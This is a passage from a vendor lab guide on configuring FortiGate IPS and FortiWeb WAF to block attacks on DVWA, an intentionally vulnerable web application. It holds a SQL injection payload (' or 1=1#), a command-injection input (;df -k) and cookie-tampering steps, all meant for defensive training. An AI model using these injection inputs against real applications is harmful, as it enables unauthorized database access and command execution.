For demo purposes we will enable “default” profile, that will fit our needs and it’s faster. In your real-world environment, we suggest you create profiles with the signatures for the servers that FortiGate is protecting. For example: there is no reason to enable Apache signatures if you are protecting Microsoft IIS servers. Also, consider the severity levels. Maybe you want to log or block something from different severities.

1. Go to “Policy & Objects” > “Firewall Policy” > find “Allow_WAN_WebServer” and double click it.




2. In IPS section, enable it and select “default”. Click “OK”




Simulate the attack


Repeat the attack.

1. From Web Legacy terminal running LDAP server, copy the string and paste it back to username field from web application running on “Web Internal” docker container:





2. Click login.
3. No connection in LDAP and Netcat terminal will be seen:




This attack is now mitigated but please note, it doesn't mean the vulnerability is totally fixed. This can buy you some time to properly update your applications. You should always update your applications, servers, etc. You should check the settings as well. In this same example of our demo, FortiGate was in place in both scenarios, but in the first one, it wasn't configured, so the attack was succeeded.

Always review your policy, security posture and "bet" on cyber-security by layers. That's why, on the next session we will demonstrate specific attacks that are mitigated with FortiWeb WAF.

Web application exploitation

In this step we will configure FortiWeb, that is the WAF to protect a web application of some attacks. First you'll perform attacks without FortiWeb being configured, then you will mitigate and test it again.



For your convenience, there is a NAT rule configured in FortiGate to access the web app in "Web Internal" EC2 through FortiWeb, but first we need to configure FortiWeb.

The web app you will use during these labs, is DVWA, an intentionally vulnerable web application built for you to test.

Let's start!

Preparation

Log in to FortiWeb (Terraform outputs)

1. Address: https://FortiGate_and_FortiWeb_PublicIP:FortiWeb_Port
   Username: FortiWeb_Username
   Password: FortiWeb_Password
2. Change the current password to: P@ssw0rd321
3. Login again

Go to Server Objects > Server > Virtual Server

1. Create New
2. Name: ***DVWA_VS***
3. ***OK***
4. Create New
5. Use Interface IP: ***Enable***
6. Interface: ***port1***
7. Status: ***Enable***
8. ***OK***

Go to Server Objects > Server > Server Pool

1. Create New
2. Name: ***DVWA***
3. Protocol: ***HTTP***
4. Type: ***Reverse Proxy***
5. ***Single Server***
6. ***OK***
7. Create New
8. IP: FortiWeb_Internal_IP (Terraform outputs)
   Example: 10.1.1.81
9. Port: ***8081***
10. Leave everything else as default
11. ***OK***

Go to Policy > Web Protection Profile > Inline Protection Profile

1. Create New
2. Profile Name: ***DVWA_high***
3. Leave everything else as default for now
4. ***OK***


Go to Policy > Server Policy

1. Create New
2. Policy Name: ***DVWA***
3. Deployment Mode: ***Single Server/Server Pool***
4. Virtual Server: ***DVWA_VS***
5. Server Pool: ***DVWA***

6. HTTP Service: ***+ Create***
    - Name: HTTP_9081
    - Port: 9081
    - Click OK
    - Select the HTTP_9081
7. Web Protection Profile: ***Inline Alert Only***
8. Leave everything else as default for now
9. ***OK***

Test the access

1. Open a new browser tab
2. Go to http://FortiGate_and_FortiWeb_PublicIP:9081 (Terraform outputs)
3. You should see a page as below



SQL Injection

A SQL Injection attack consists of insertion or injection of a SQL query via the input data from the client to the Application.


A Successful SQL Injection can read or change sensitive data from the Database.

Preparation

1. Connect to DVWA via http://FortiGate_and_FortiWeb_PublicIP:9081 (Terraform outputs)
2. Login with admin/password
3. Select “DVWA Security” from menu options
4. Change security level “low”
5. Click “Submit”

Vulnerabilities

1. Perform a SQL Injection Attack
2. Select left menu “SQL Injection”
3. In User ID type: ' or 1=1#




4. As you can see all the users are pulled from the database. This is due to the "true" statement 1=1.


Prevent SQL Injection

Go to Web Protection > Known Attacks > Signatures


1. Create New
2. Name: dvwa_sig_policy
3. Leave all other parameters as default
4. OK



5. Go to Policy > Web Protection Profile
6. Edit DVWA_high
7. Standard Protection > Signatures > dvwa_sig_policy
8. OK
9. Go to Policy > Server Policy > DVWA
10. Web Protection Profile > Change to > DVWA_high
11. OK
12. Perform again the SQL Injection Attack
    - SQL Injection: ' or 1=1#
13. The attack is blocked



14. Go to Log&Report > Log Access > Attack



Cookie Tampering


There are situations where the web application source code is not available or cannot be modified, or when the changes required to implement the multiple security recommendations and best practices detailed above imply a full redesign of the web application architecture, and therefore, cannot be easily implemented in the short term. In these scenarios, or to complement

the web application defenses, and with the goal of keeping the web application as secure as possible, it is recommended to use external protections such as Web Application Firewalls that can mitigate the session management threats already described.


Web Application Firewalls offer detection and protection capabilities against session based attacks. On the one hand, it is trivial for WAFs to enforce the usage of security attributes on cookies, such as the “Secure” and “HttpOnly” flags, applying basic rewriting rules on the “Set-Cookie” header for all the web application responses that set a new cookie.

Preparation and launching

1. Access FortiWeb
2. Go to Policy > Server Policy > DVWA > Web Protection Profile > Inline Alert Only
3. Click “OK”
4. Connect to DVWA via http://FortiGate_and_FortiWeb_PublicIP:9081 (Terraform outputs)
5. Login with admin/password
6. Select “DVWA Security” from menu options
7. Change security level “high”
8. Click “Submit”
9. To view cookies on Firefox, we leverage the Web Developer Tool
10. Enable the Web Developer Tool click on the "Hamburger" Menu, More tools and click on the Web Developer



11. Click “Storage” and see the cookie “security”




12. Here you see the cookies used by the DVWA website.
13. In DVWA web page, select “Command Injection” menu option
14. Enter ;df -k
15. Submit

